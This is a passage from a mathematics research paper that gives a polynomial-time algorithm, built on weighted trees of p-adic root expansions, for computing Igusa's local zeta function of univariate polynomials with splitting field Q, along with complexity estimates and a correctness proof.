with $t \in \mathbb{C}$, $\mid t \mid < 1$, and $N_0(f) = 1$. This paper is dedicated to the computation of the sequence $\{N_m(f)\}_{m \geq 0}$ when f is an univariate polynomial with splitting field $\mathbb{Q}$.

Igusa showed that the Poincaré series $H(t,f)$ admits a meromorphic continuation to the complex plane as a rational function of t [14], [15]. In this paper we make a first step towards the solution of the following problem: given a polynomial $f(x)$ as above, how difficult is to compute the meromorphic continuation of the Poincaré series $H(t,f)$?

The computation of the Poincaré series $H(t,f)$ is equivalent to the computation of Igusa's local zeta function $Z(s,f)$, attached to f and p, defined as follows. We denote by $\mathbb{Q}_p$ the field of $p-$adic numbers, and by $\mathbb{Z}_p$ the ring of $p-$adic integers. For $x \in \mathbb{Q}_p$, $v_p(x)$ denotes

the $p-$adic order of x, and $|x|_p = p^{-v_p(x)}$ its absolute value. The Igusa local zeta function associated to f and p is defined as follows:

$$Z(s,f) = \int_{\mathbb{Z}_p^n} |f(x)|_p^s \mid dx \mid, \qquad s \in \mathbb{C},$$

where $\mathrm{Re}(s) > 0$, and $\mid dx \mid$ denotes the Haar measure on $\mathbb{Q}_p^n$ so normalized that $\mathbb{Z}_p^n$ has measure 1. The following relation between $Z(s,f)$ and $H(t,f)$ holds (see [14], theorem 8.2.2):

$$H(t,f) = \frac{1 - tZ(s,f)}{1-t}, \ t = p^{-s}.$$

Thus, the rationality of $Z(s,f)$ implies the rationality of the Poincaré series $H(t,f)$, and the computation of $H(t,f)$ is equivalent to the computation of$Z(s,f)$. Igusa [14, theorem 8.2.1] showed that the local zeta function $Z(s,f)$ admits a meromorphic continuation to the complex plane as a rational function of p^{-s}.

The first result of this paper is a polynomial time algorithm for computing the local zeta function $Z(s,f)$ attached to a polynomial $f(x) \in \mathbb{Z}[x]$, in one variable, with splitting field $\mathbb{Q}$, and a prime number p. We also give an explicit estimate for its complexity (see algorithm Compute_$Z(s,f)$ in section 2, and theorem 7.1).

Many authors have found explicit formulas for $Z(s,f)$, or $H(f,t)$, for several classes of polynomials, among them [6], [7], [10], [11], [[16] and the references therein], [19], [24], [25]. In all these works the computation of $Z(s,f)$, or $H(f,t)$, is reduced to the computation of other problems, as the computation of the number of solutions of polynomial equations with coefficients in a finite field. Currently, there is no polynomial time algorithm solving this problem [23], [22]. Moreover, none of the above mentioned works include complexity estimates for the computation of Igusa's local zeta functions.

Of particular importance is Denef's explicit formula for $Z(s,f)$, when f satisfies some generic conditions [6]. This formula involves the numerical data associated to a resolution of singularities of the divisor $f = 0$, and the number of rational points of certain non-singular varieties over finite fields. Thus the computation of $Z(s,f)$, for a generic polynomial f, is reduced to the computation of the numerical data associated to a resolution of singularities of the divisor $f = 0$, and the number of solutions of non-singular polynomials over finite fields. Currently, it is unknown if these problems can be solved in polynomial time on a Turing machine. However, during the last few years important achievements have been obtained in the computation of resolution of singularities of polynomials [2], [3], [4], [21].

The computation of the Igusa local zeta function for an arbitrary polynomial seems to be an intractable problem on a Turing machine. For example, for $p = 2$, the computation of the number of solutions of a polynomial equation with coefficients in $\mathbb{Z}/2\mathbb{Z}$ is an $\mathbf{NP}-$complete problem on a Turing Machine [9, page 251, problem AN9]. Then in the case of $2-$adic numbers, the computation of the Igusa local zeta function is an $\mathbf{NP}-$complete problem.

Recently, Anshel and Goldfeld have shown the existence of a strong connection between the computation of zeta functions and cryptography [1]. Indeed, they proposed a new class of candidates for one-way functions based on global zeta functions. A one-way function is a function F such that for each x in the domain of F, it is easy to compute $F(x)$; but for essentially all y in the range of F, it is an intractable problem to find an x such that $y = F(x)$. These functions play a central role, from a practical and theoretical point of view, in modern cryptography. Currently, there is no guarantee that one-way functions exist even

if $\mathbf{P} \neq \mathbf{NP}$. Most of the present candidates for one-way functions are constructed on the intractability of problems like integer factorization and discrete logarithms [12]. Recently, P. Shor has introduced a new approach to attack these problems [20]. Indeed, Shor have shown that on a quantum computer the integer factorization and discrete logarithm problems can be computed in polynomial time.

We set

$$\mathcal{H} = \{H(t,f) \mid f(x) \in \mathbb{Z}[x], \text{ in one variable, with splitting field } \mathbb{Q}\},$$

and $N^{\infty}(\mathbb{Z})$ for the set of finite sequences of integers. For each positive integer u and a prime number p, we define

$$\begin{array}{rccc} F_{u,p}: & \mathcal{H} & \rightarrow & \mathbb{N}^{\infty}(\mathbb{Z}) \\ & H(t,f) & \rightarrow & \{N_0(f,p), N_1(f,p), \cdots, N_u(f,p)\}. \end{array}$$

Our second result asserts that $F_{u,p}(H(t,f))$ can be computed in polynomial time, for every $H(t,f)$ in $\mathcal{H}$ (see theorem 8.1). It seems interesting to study the complexity on a Turing machine of the following problem: given a list of positive integers $\{a_0, a_1, \cdots, a_u\}$, how difficult is it to determine whether or not there exists a Poincaré series $H(t,f) = \sum_{m=0}^{\infty} N_m(f)(p^{-1}t)^m$, such that $a_i = N_i(f)$, $i = 1, \cdots, u$?

Currently, the author does not have any result about the complexity of the above problem, however the mappings $F_{u,p}$ can be considered as new class of stream ciphers (see section 8).

2. The Algorithm Compute_$Z(s,f)$

In this section we present a polynomial time algorithm, Compute_$Z(s,f)$, that solves the following problem: given a polynomial $f(x) \in \mathbb{Z}[x]$, in one variable, whose splitting field is $\mathbb{Q}$, find an explicit expression for the meromorphic continuation of $Z(s,f)$. The algorithm is as follows.

Algorithm Compute_$Z(s,f)$

Input : A polynomial $f(x) \in \mathbb{Z}[x]$, in one variable, whose splitting field is $\mathbb{Q}$.

Output : A rational function of p^{-s} that is the meromorphic continuation of $Z(s,f)$.

(1) Factorize $f(x)$ in $\mathbb{Q}[x]$: $f(x) = \alpha_0 \prod_{i=1}^{r} (x - \alpha_i)^{e_i} \in \mathbb{Q}[x]$.

(2) Compute

$$l_f = \begin{cases} 1 + \max\{v_p(\alpha_i - \alpha_j) \mid i \neq j,\ 1 \leq i,\ j \leq r\}, & \text{if } r \geqq 2; \\ 1, & \text{if } \quad r = 1. \end{cases}$$

(3) Compute the $p-$adic expansions of the numbers α_i, $i = 1, 2, \cdots, r$ modulo p^{l_f+1}.

(4) Compute the tree $T(f, l_f)$ associated to $f(x)$ and p (for the definition of $T(f, l_f)$ see (4.2)).

(5) Compute the generating function $G(s, T(f, l_f), p)$ attached to $T(f, l_f)$ (for the definition of $G(s, T(f, l_f), p)$ see (5.1)).

(6) Return $Z(s,f) = G(s, T(f, l_f), p)$.

(7) End

In section 6, we shall give a proof of the correctness and a complexity estimate for the algorithm Compute_$Z(s,f)$. The first step in our algorithm is accomplished by means of the

factoring algorithm by A.K. Lenstra, H. Lenstra and L. Lovász [17]. If d_f denotes the degree of $f(x)=\sum_i a_i x^i$, and

$$\|f\|=\sqrt{\sum_i a_i^2},$$

then the mentioned factoring algorithm needs $O\left(d_f^6+d_f^9(\log\|f\|)\right)$ arithmetic operations, and the integers on which these operations are performed each have a binary length

$$O\left(d_f^3+d_f^2(\log\|f\|)\right)$$

[17, theorem 3.6].

The steps 2, 3, 4, 5 reduce in polynomial time the computation of $Z(s,f)$ to the computation of a factorization of $f(x)$ over $\mathbb{Q}$. This reduction is accomplished by constructing a weighted tree from the $p-$adic expansion of the roots of $f(x)$ modulo a certain power of p (see section 4), and then associating a generating function to this tree (see section 5). Finally, we shall prove that the generating function constructed in this way coincides with the local zeta function of $f(x)$ (see section 5).

3. p-adic Stationary Phase Formula

Our main tool in the effective computing of Igusa's local zeta function of a polynomial in one variable will be the $p-$adic stationary phase formula, abbreviated SPF [16]. This formula is a recursive procedure for computing local zeta functions. By using this procedure it is possible to compute the local zeta functions for many classes of polynomials [[16] and the references therein], [19], [24], [25], [26].

Given a polynomial $f(x)\in\mathbb{Z}_p[x]\setminus p\mathbb{Z}_p[x]$, we denote by $\overline{f(x)}$ its reduction modulo $p\mathbb{Z}_p$, i.e., the polynomial obtained by reducing the coefficients of $f(x)$ modulo $p\mathbb{Z}_p$. We define for each $x_0\in\mathbb{Z}_p$,

$$f_{x_0}(x)=p^{-e_{x_0}}f(x_0+px),$$

where e_{x_0} is the minimum order of p in the coefficients of $f(x_0+px)$. Thus $f_{x_0}(x)\in\mathbb{Z}_p[x]\setminus p\mathbb{Z}_p[x]$. We shall call the polynomial $f_{x_0}(x)$ the *dilatation* of $f(x)$ at x_0. We also define

$$\nu(\overline{f})=\mathrm{Card}\{\overline{z}\in\mathbb{F}_p\mid\overline{f}(\overline{z})\neq 0\},$$

$$\delta(\overline{f})=\mathrm{Card}\{\overline{z}\in\mathbb{F}_p\mid\overline{z}\text{ is a simple root of }\overline{f}(\overline{z})=0\}.$$

We shall use $\{0,1,\cdots,p-1\}\subseteq\mathbb{Z}_p$ as a set of representatives of the elements of $\mathbb{F}_p=\mathbb{Z}/p\mathbb{Z}=\{\overline{0},\overline{1},\cdots,\overline{p-1}\}$. Let $S=S(f)$ denote the subset of $\{0,1,\cdots,p-1\}\subseteq\mathbb{Z}_p$ which is mapped bijectively by the canonical homomorphism $\mathbb{Z}_p\to\mathbb{Z}_p/p\mathbb{Z}_p$ to the set of roots of $\overline{f}(\overline{z})=0$ with multiplicity greater than or equal to two.

With all the above notation we are able to state the $p-$adic stationary phase formula for polynomials in one variable.

Proposition 3.1 ([14, theorem 10.2.1]). *Let $f(x)\in\mathbb{Z}_p[x]\setminus p\mathbb{Z}_p[x]$ be a non-constant polynomial. Then*

$$Z(s,f)=p^{-1}\nu(\overline{f})+\delta(\overline{f})\frac{(1-p^{-1})p^{-1-s}}{(1-p^{-1-s})}+\sum_{\xi\in S}p^{-1-e_\xi s}\int\limits_{\mathbb{Z}_p}\mid f_\xi(x)\mid_p^s dx.$$

The following example illustrates the use of the $p-$adic stationary phase formula, and also the basic aspects of our algorithm for computing $Z(s,f)$.

3.1. **Example.** Let $f(x)=(x-\alpha_1)(x-\alpha_2)^3(x-\alpha_3)(x-\alpha_4)^2(x-\alpha_5)$ be a polynomial such that α_1, α_2 , α_3, α_4 , α_5 are integers having the following $p-$adic expansions:

$$\alpha_1 = a+dp+kp^2,$$

$$\alpha_2 = a+dp+lp^2,$$

$$\alpha_3 = b+gp+mp^2,$$

$$\alpha_4 = c+hp+np^2,$$

$$\alpha_5 = c+hp+rp^2,$$

where the p-adic digits a, b, c, d, g, h, l, m, n, r belong to $\{0,1,\cdots,p-1\}$. We assume the p-adic digits to be different by pairs. The local zeta function $Z(s,f)$ will be computed by using SPF iteratively.

By applying SPF with $\overline{f(x)}=(x-\overline{a})^4(x-\overline{b})(x-\overline{c})^3$, $\nu(\overline{f})=p-3$, $\delta(\overline{f})=1, S=\{a,c\}$, $f_a(x)=p^{-4}f(a+px)$, and $f_c(x)=p^{-3}f(c+px)$, we obtain that

$$\begin{aligned} Z(s,f) &= p^{-1}(p-3)+\frac{(1-p^{-1})p^{-1-s}}{1-p^{-1-s}}+p^{-1-4s}\int_{\mathbb{Z}_p}|f_a(x)|_p^s \mid dx \mid \\ &\quad +p^{-1-3s}\int_{\mathbb{Z}_p}|f_c(x)|_p^s \mid dx \mid . \end{aligned} \tag{3.1}$$

We apply SPF to the integrals involving $f_a(x)$ and $f_c(x)$ in (3.1). First, we consider the integral corresponding to $f_a(x)$. Since $\overline{f_a(x)}=(x-\overline{d})^4(\overline{a}-\overline{b})(\overline{a}-\overline{c})^3$, $S=\{d\}$, $f_{a,d}(x)=p^{-4}f_a(d+px)$, $\nu(\overline{f_a})=p-1$, and $\delta(\overline{f_a})=0$, it follows from (3.1) using SPF that

$$\begin{aligned} Z(s,f) &= p^{-1}(p-3)+\frac{(1-p^{-1})p^{-1-s}}{1-p^{-1-s}}+p^{-1}(p-1)p^{-1-4s} \\ &\quad +p^{-2-8s}\int_{\mathbb{Z}_p}|f_{a,d}(x)|_p^s \mid dx \mid +p^{-1-3s}\int_{\mathbb{Z}_p}|f_c(x)|_p^s \mid dx \mid . \end{aligned} \tag{3.2}$$

Now, we apply SPF to the integral involving $f_c(x)$ in (3.2). Since $\overline{f_c(x)}=(\overline{c}-\overline{a})^4(\overline{c}-\overline{b})(x-\overline{h})^3$, $S=\{h\}$, $f_{c,h}(x)=p^{-3}f_c(h+px)$, $\nu(\overline{f_c})=p-1$, and $\delta(\overline{f_c})=0$, it follows from (3.2) using SPF that

$$\begin{aligned} Z(s,f) &= p^{-1}(p-3)+\frac{(1-p^{-1})p^{-1-s}}{1-p^{-1-s}}+p^{-1}(p-1)p^{-1-4s} \\ &\quad +p^{-2-8s}\int_{\mathbb{Z}_p}|f_{a,d}(x)|_p^s \mid dx \mid +p^{-1}(p-1)p^{-1-3s} \\ &\quad +p^{-2-6s}\int_{\mathbb{Z}_p}|f_{c,h}(x)|_p^s \mid dx \mid . \end{aligned} \tag{3.3}$$

By applying SPF to the integral involving $f_{a,d}(x)$ in (3.3), with $\overline{f_{a,d}(x)}=(x-\overline{k})(x-\overline{l})^3(\overline{d}-\overline{b})(\overline{d}-\overline{c})^3$, $S=\{k,l\}$, $f_{a,d,k}(x)=p^{-1}f_{a,d}(k+px)$, $|f_{a,d,k}(x)|_p^s=|x|_p^s$, $f_{a,d,l}(x)=p^{-3}f_{a,d}(l+px)$, $|f_{a,d,l}(x)|_p^s=|x|_p^{3s}$, $\nu(\overline{f_{a,d}})=p-2$, and $\delta(\overline{f_{a,d}})=1$, we obtain that

$$\begin{aligned} Z(s,f) &= p^{-1}(p-3)+\frac{(1-p^{-1})p^{-1-s}}{1-p^{-1-s}}+p^{-1}(p-1)p^{-1-4s} \\ &+p^{-1}(p-1)p^{-1-3s}+p^{-1}(p-2)p^{-2-8s}+\frac{(1-p^{-1})p^{-3-9s}}{1-p^{-1-s}} \\ &+\frac{(1-p^{-1})p^{-3-11s}}{1-p^{-1-3s}}+p^{-2-6s}\int_{\mathbb{Z}_p}|f_{c,h}(x)|_p^s \mid dx \mid . \end{aligned} \tag{3.4}$$

Finally, by applying SPF to the integral involving $f_{c,h}(x)$ in (3.4), we obtain that

$$\begin{aligned} Z(s,f) &= p^{-1}(p-3)+\frac{(1-p^{-1})p^{-1-s}}{1-p^{-1-s}}+p^{-1}(p-1)p^{-1-4s} \\ &+p^{-1}(p-1)p^{-1-3s}+p^{-1}(p-2)p^{-2-8s}+\frac{(1-p^{-1})p^{-3-9s}}{1-p^{-1-s}} \\ &+\frac{(1-p^{-1})p^{-3-11s}}{1-p^{-1-3s}}+p^{-1}(p-2)p^{-2-6s}+\frac{(1-p^{-1})p^{-3-7s}}{1-p^{-1-s}} \\ &+\frac{(1-p^{-1})p^{-3-8s}}{1-p^{-1-2s}}. \end{aligned} \tag{3.5}$$

Remark 3.1. *If $\alpha=\frac{a}{b}\in\mathbb{Q}$, and $v_p(\alpha)<0$, then*

$$\mid x-\alpha\mid_p = \mid \alpha\mid_p, \text{ for every } x\in\mathbb{Z}_p. \tag{3.6}$$

On the other hand, a polynomial of the form

$$f(x)=\alpha_0\prod_{i=1}^{r}(x-\alpha_i)^{e_i}\in\mathbb{Q}[x],$$

can be decomposed as $f(x)=\alpha_0 f_-(x)f_+(x)$, where

$$f_-(x)=\prod_{\{\alpha_i\mid v_p(\alpha_i)<0\}}(x-\alpha_i)^{e_i}, \text{ and } f_+(x)=\prod_{\{\alpha_i\mid v_p(\alpha_i)\geqq 0\}}(x-\alpha_i)^{e_i}. \tag{3.7}$$

From (3.6) and (3.7) follow that

$$Z(s,f)=\mid \alpha_0\prod_{\{\alpha_i\mid v_p(\alpha_i)<0\}}{\alpha_i}^{e_i}\mid_p^s Z(s,f_+).$$

Thus, from a computational point of view, we may assume without loss of generality that all roots of $f(x)$ are $p-$adic integers.

4. Trees and p-adic Numbers

The tree $U=U(p)$ of residue classes modulo powers of a given prime number p is defined as follows. Consider the diagram

$$\{0\}=\mathbb{Z}/p^0\mathbb{Z}\underleftarrow{\phi_1}\ \mathbb{Z}/p^1\mathbb{Z}\ \underleftarrow{\phi_2}\ \mathbb{Z}/p^2\mathbb{Z}\ \underleftarrow{\phi_3}\cdots$$

where ϕ_l the are the natural homomorphisms. The vertices of U are the elements of $\mathbb{Z}/p^l\mathbb{Z}$, for $l=0,1,2,\cdots$, and the directed edges are $u\to v$ where $u\in\mathbb{Z}/p^l\mathbb{Z}$ and $\phi_l(u)=v$, for some $l>0$. Thus U is a rooted tree with root $\{0\}$. Exactly one directed edge emanates from

each vertex of U; except from the vertex $\{0\}$, from which no edge emanates. In addition, every vertex is the end point of exactly p directed edges.

Given two vertices u, v the notation $u > v$ will mean that there is a sequence of vertices and edges of the form

$$u \to u^{(1)} \to \cdots \to u^{(m)} = v.$$

The notation $u \geqq v$ will mean that $u = v$ or $u > v$. The *level* $l(u)$ of a vertex u is m if $u \in \mathbb{Z}/p^m\mathbb{Z}$. The *valence* $Val(u)$ of a vertex u is defined as the number of directed edges whose end point is u.

A subtree, or simply a tree, is defined as a nonempty subset T of vertices of U, such that when $u \in T$ and $u > v$, then $v \in T$. Thus T together with the directed edges $u \to v$, where $u, v \in T$, is again a tree with root $\{0\}$.

A tree T is named a *weighted tree*, if there exists a weight function $W : T \to \mathbb{N}$. The value $W(u)$ is called the weight of vertex u.

If $x \in \mathbb{Z}_p$, and x_l denotes its residue class modulo p^l, then every vertex of U is of the type x_l with $l \in \mathbb{N}$.

A *stalk* is defined as a tree K having at most one vertex at each level. Thus a stalk is either finite, of the type

$$\{0\} \longleftarrow u^{(1)} \longleftarrow \cdots \longleftarrow u^{(l)},$$

or infinite, of the type

$$\{0\} \longleftarrow u^{(1)} \longleftarrow \cdots.$$

Clearly a finite stalk may be written as

$$\{0\} \longleftarrow x_1 \longleftarrow \cdots \longleftarrow x_l,$$

with $x \in \mathbb{Z}$, and infinite stalks as

$$\{0\} \longleftarrow x_1 \longleftarrow x_2 \longleftarrow \cdots,$$

with $x \in \mathbb{Z}_p$. Thus there is a $1-1$ correspondence between infinite stalks and $p-$adic integers.

4.1. **Tree Attached to a Polynomial.** Let

$$f(x) = \alpha_0 \prod_{i=1}^{r} (x - \alpha_i)^{e_i} \in \mathbb{Q}[x] \tag{4.1}$$

be a non-constant polynomial, in one variable, of degree d_f, such that $v_p(\alpha_i) \geqslant 0$, $i = 1, 2, \cdots, r$. We associate to $f(x)$ and a prime number p the integer

$$l_f = \begin{cases} 1 + \max\{v_p(\alpha_i - \alpha_j) \mid i \neq j,\, 1 \leq i,\, j \leq r\}, & \text{if } \ r \geqq 2; \\ 1, & \text{if } \ r = 1. \end{cases}$$

We set

$$\alpha_i = a_{0,i} + a_{1,i}\, p + \cdots + a_{j,i}\, p^j + \cdots + a_{l_f,i}\, p^{l_f} \bmod p^{l_f+1},$$

$a_{j,i} \in \{0, 1, \cdots, p-1\}$, $j = 0, 1, \cdots, l_f$, $i = 1, 2, \cdots, r$, for the $p-$adic expansion modulo p^{l_f+1} of α_i. We attach a weighted tree $T(f,\, l_f)$ to f as follows:

$$T(f, l_f, p) = T(f, l_f) = \bigcup_{i=1}^{r} K(\alpha_i, l_f), \tag{4.2}$$

where $K(\alpha_i, l_f)$ denotes the stalk corresponding to the $p-$adic expansion of α_i modulo p^{l_f+1}. Thus $T(f,\, l_f)$ is a rooted tree. We introduce a weight function on $T(f,\, l_f)$, by defining the weight of a vertex u of level m as

$$W(u) = \begin{cases} \sum\limits_{\{i|\alpha_i \equiv u \bmod p^m\}} e_i, & \text{if } m \geqq 1; \\ 0, & \text{if } m = 0. \end{cases} \tag{4.3}$$

Given a vertex $u \in T(f, l_f)$, we define the stalk generated by u to be

$$B_u = \{v \in T(f, l_f) \mid u \geqq v\}.$$

We associate a weight $W^*(B_u)$ to B_u as follows:

$$W^*(B_u) = \sum_{v \in B_u} W(v). \tag{4.4}$$

4.2. **Computation of Trees Attached to Polynomials.** Our next step is to show that a tree $T(f, l_f)$ attached to a polynomial $f(x)$, of type (4.1), can be computed in polynomial time. There are well known programming techniques to construct and manipulate trees and forests (see e.g. [8, Volume 1]), for this reason, we shall focus on showing that such computations can be carry out in polynomial time, and set aside the implementation details of a particular algorithm for this task. We shall include in the computation of $T(f, l_f)$, the computation of the weights of the stalks generated by its vertices; because all these data will be used in the computation of the local zeta function of f.

Proposition 4.1. *The computation of a tree $T(f, l_f)$ attached to a polynomial $f(x)$, of type (4.1), from the $p-$adic expansions modulo p^{l_f+1} of its roots*

$$\alpha_i = a_{0,i} + a_{1,i}\, p + \cdots + a_{l_f,i} p^{l_f} \ \ mod\ p^{l_f+1}$$

and multiplicities e_i, $i = 1, 2, \cdots, r$, involves $O(l_f^2\, d_f^3)$ arithmetic operations on integers with binary length

$$O(\max\{\log p, \log(l_f d_f)\}).$$

Proof. We assume that $T(f, l_f)$ is finite set of the form

$$T = \{\text{Level}_0, \cdots, \text{Level}_j, \cdots, \text{Level}_{l_f+1}\}, \tag{4.5}$$

where Level_j represents the set of all vertices with level j. Each Level_j is a set of the form

$$Level_j = \{u_{j,1}, \cdots, u_{j,i}, \cdots, u_{j,m_j}\},$$

and each $u_{j,i}$ is a weighted vertex for every $i = 1, \cdots, m_j$. A weighted vertex $u_{j,i}$ is a set of the form

$$u_{j,i} = \{\, W(u_{j,i}),\, Val(u_{j,i}), W^*(B_{u_{j,i}})\},$$

where $W(u_{j,i})$ is the weight of $u_{j,i}$, $Val(u_{j,i})$ is its valence, and $W^*(B_{ui})$ is the weight of stalk $B_{u_{j,i}}$. The weight of the stalk generated by $u_{j,i}$ can be written as

$$W^*(B_{u_{j,i}}) = \sum_{v \in B_{u_{j,i}}} W(v).$$

For the computation of a vertex $u_{j,i}$ of level j, we proceed as follows. We put $I = \{1, 2, \cdots, r\}$, and

$$M_j = \{\alpha_i \bmod p^j \mid i \in I\}.$$

For each $0 \leq j \leq l_f + 1$, we compute a partition of I of type

$$I = \bigcup_{i=1}^{l_j} I_{j,i}, \tag{4.6}$$

such that

$$\alpha_t \bmod p^j = \alpha_s \bmod p^j,$$

for every $t, s \in I_{j,i}$. Each subset $I_{j,i}$ corresponds to a vertex $u_{j,i}$ of level j. This computation requires $O(l_f r^2)$ arithmetic operations on integers with binary length $O(\log p)$. Indeed, the cost of computing a "yes or no" answer for the question: $\alpha_t \bmod p^j = \alpha_s \bmod p^j$? is $O(j)$ comparisons of integers with binary length $O(\log p)$. In the worst case, there are r vectors M_j, and the computation of partition (4.6), for a fixed j, involves the comparison of α_t with α_l for $l = t+1, t+2, \cdots, r$. This computation requires $O(jr^2)$ arithmetic operations on integers with binary length $O(\log p)$. Since $j \leqq l_f + 1$, the computation of partition (4.6) requires $O(l_f r^2)$ arithmetic operations on integers with binary length $O(\log p)$.

The weight of the vertex $u_{j,i}$ is given by the expression

$$W(u_{j,i}) = \sum_{k \in I_{j,i}} e_k.$$

Thus the computation of the weight of a vertex requires $O(r)$ additions of integers with binary length $O(\log d_f r)$.

For the computation of the valence of $u_{j,i}$, we proceed as follows. The valence of $u_{j,i}$ can be expressed as

$$Val(u_{j,i}) = \text{Card}\{I_{j+1,l} \mid I_{j+1,l} \subseteq I_{j,i}\},$$

where $I_{j+1,l}$ runs through all possible sets that correspond to the vertices $u_{j+1,l}$, with level $j+1$. Thus the computation of $Val(u_{j,m})$ involves the computation of a "yes or no" answer for the question $I_{j+1,l} \subseteq I_{j,i}$? The computation of a "yes or no" answer involves $O(r)$ comparisons of integers with binary length $O(\log r)$. Therefore the computation of $Val(u_{j,i})$ involves $O(r)$ comparisons and $O(r)$ additions of integers with binary length $O(\log r)$.

For the computation of the weight of $B_{u_{j,i}}$, we observe that $W^*(B_{u_{j,i}})$ is given by the formula

$$W^*(B_{u_{j,i}}) = \sum_{l=0}^{j-1} \sum_{I_{j,i} \subseteq I_{l,k}} W(I_{l,k}),$$

where $W(I_{l,k}) = W(v_{l,k})$, and $v_{l,k}$ is the vertex corresponding to $I_{l,k}$. Thus the computation of $W^*(B_{u_{j,i}})$ involves $O(l_f)$ additions of integers with binary length $O(\log(l_f\ d_f))$, and $O(l_f\ r)$ comparisons of integers with binary length $O(\log r)$.

From the above reasoning follows that the computation of a vertex of a tree $T(f, l_f)$ involves at most $O(l_f\ r^2)$ arithmetic operations (additions and comparisons) on integers with binary length $O(\max\{\log p, \log(\ l_f\ d_f)\})$. Finally, since the number of vertices of $T(f, l_f)$ is at most $O(l_f\ d_f)$, it follows that the computation of a tree of type $T(f, l_f)$ involves $O(l_f^2\ d_f^3)$ arithmetic operations on integers with binary length $O(\max\{\log p, \log(\ l_f\ d_f)\})$. ∎

5. Generating Functions and Trees

In this section we attach to a weighted tree $T(f,l_f)$ and a prime p a generating function $G(s,T(f,l_f),p)\in\mathbb{Q}(p^{-s})$ defined as follows.

We set

$$\mathcal{M}_{T(f,l_f)}=\left\{u\in T(f,l_f)\;\middle|\;\begin{array}{c}W(u)=1,\text{ and there no exists } v\in T(f,l_f)\\ \text{with } W(v)=1,\text{ such that } u>v.\end{array}\right\},$$

and

$$L_u(p^{-s})=\begin{cases}\frac{(1-p^{-1})p^{-l(u)-W^*(B_u)s}}{(1-p^{-1-W(u)s})}, & \text{if } \quad l(u)=1+l_f,\text{ and } W(u)\geqq 2;\\ p^{-1}(p-Val(u))p^{-l(u)-W^*(B_u)s}, & \text{if } \quad 0\leqq l(u)\leqq l_f,\text{ and } W(u)\neq 1;\\ \frac{(1-p^{-1})p^{-l(u)-W^*(B_u)s}}{1-p^{-1-s}}, & \text{if } \quad u\in\mathcal{M}_{T(f,l_f)};\\ 0, & \text{if } \quad W(u)=1,\text{ and } u\notin\mathcal{M}_{T(f,l_f)}.\end{cases}$$

With all the above notation, we define the generating function attached to $T(f,l_f)$ and p as

$$G(s,T(f,l_f),p)=\sum_{u\in T(f,l_f)}L_u(p^{-s}). \tag{5.1}$$

Our next goal is to show that $G(s,T(f,l_f),p)=Z(s,f)$. The proof of this fact requires the following preliminary result.

Proposition 5.1. *The generating function attached to a tree $T(f,l_f)$ and a prime p satisfies*

$$\begin{aligned}G(s,T(f,l_f),p) &= p^{-1}\nu(\overline{f})+\delta(\overline{f})\frac{(1-p^{-1})p^{-1-s}}{(1-p^{-1-s})}\\ &\quad+\sum_{\xi\in S}p^{-1-e_\xi s}G(s,T(f_\xi,l_f-1),p).\end{aligned} \tag{5.2}$$

Proof. Let $A_f=\{u\in T(f,l_f)\mid l(u)=1,\ W(u)=1\}$, and $B_f=\{u\in T(f,l_f)\mid l(u)=1,\ W(u)\geqq 2\}$. We have the following partition for $T(f,l_f)$:

$$T(f,l_f)=\{0\}\bigcup A_f\bigcup\left(\bigcup_{u\in B_f}T_u\right), \tag{5.3}$$

with

$$T_u=\{v\in T(f,l_f)\mid v\geqq u\}.$$

Each T_u is a rooted tree with root $\{u\}$. From partition (5.3) and the definition of $G(s,T(f,l_f),p)$, it follows that

$$\begin{aligned}G(s,T(f,l_f),p) &= p^{-1}\left(p-Val(\{0\})\right)+\mathrm{Card}\{A_f\}\frac{(1-p^{-1})p^{-1-s}}{(1-p^{-1-s})}+\\ &\quad\sum_{u\in B_f}G(s,T_u),\end{aligned} \tag{5.4}$$

with $G(s,T_u)=\sum_{v\in T_u} L_v(p^{-s})$.

Since there exists a bijective correspondence between the roots of $\overline{f}(x)\equiv 0 \bmod p$ and the vertices of $T(f,l_f)$ with level 1,

$$p-Val(\{0\})=\nu(\overline{f}), \text{ and } \ \mathrm{Card}\{A_f\}=\delta(\overline{f}). \tag{5.5}$$

Now, if the vertex u corresponds to the root $\overline{f}(\xi)\equiv 0 \bmod p$, then

$$T_u=\left(\bigcup_{\{\alpha_i|\alpha_i\equiv\xi \bmod p\}} K(\alpha_i,l_f)\right)\setminus\{0\}. \tag{5.6}$$

On the other hand, we have that

$$T(f_\xi,l_f-1)=\bigcup_{\{\alpha_i|\alpha_i\equiv\xi \bmod p\}} K(\frac{\alpha_{i-\xi}}{p},l_f-1). \tag{5.7}$$

Now we remark that the map $\alpha_i\to\frac{\alpha_i-\xi}{p}$ induces a isomorphism between the trees T_u and $T(f_\xi,l_f-1)$, that preserves the weights of the vertices; and thus we may suppose that $T_u=T(f_\xi,l_f-1)$. The level function l_T of $T(f_\xi,l_f-1)$ is related to the level function l_{T_u} of T_u by means of the equality $l_T-l_{T_u}=-1$. In addition, $B_f=S$, where S is the subset of $\{0,1,\cdots,p-1\}\subseteq\mathbb{Z}_p$ whose reduction modulo pZ_p is equal to the set of roots of $\overline{f}(\xi)=0$ with multiplicity greater or equal than two. Therefore, it holds that

$$G(s,T_u)=p^{-1-e_\xi s}G(s,T(f_\xi,l_f-1),p). \tag{5.8}$$

The result follows from (5.4) by the identities (5.5) and (5.8). ∎

Lemma 5.1. *Let p be a fixed prime number and v_p the corresponding $p-$adic valuation, and*

$$f(x)=\alpha_0\prod_{i=1}^{r}(x-\alpha_i)^{e_i}\in\mathbb{Q}[x]\setminus\mathbb{Q},$$

a polynomial such that $v_p(\alpha_i)\geqq 0$, for $i=1,\cdots,r$. Then

$$Z(s,f)=G(s,T(f,l_f),p).$$

Proof. We proceed by induction on l_f.

Case $l_f=1$

If $r=1$ the proof follows immediately, thus we may assume that $r\geqq 2$. Since $l_f=1$, it holds that $v_p(\alpha_i-\alpha_j)=0$, for every i, j, satisfying $i\neq j$, and thus $\overline{\alpha_i}\neq\overline{\alpha_j}$, if $i\neq j$. By applying SPF, we have that

$$Z(s,f)=p^{-1}\nu(\overline{f})+\delta(\overline{f})\frac{(1-p^{-1})p^{-1-s}}{(1-p^{-1-s})}+\sum_{\xi\in S}p^{-1-e_\xi s}\frac{(1-p^{-1})}{(1-p^{-1-e_\xi s})}, \tag{5.9}$$

where each $e_\xi=e_j\geqq 2$, for some j, and $\alpha_j=\xi+p\beta_j$.

On the other hand, $T(f,l_f)$ is a rooted tree with r vertices v_j, satisfying $l(v_j)=1$, and $W(v_j)=e_j$, for $j=1,\cdots,r$. These observations allow one to deduce that $Z(s,f)=G(s,T(f,l_f),p)$.

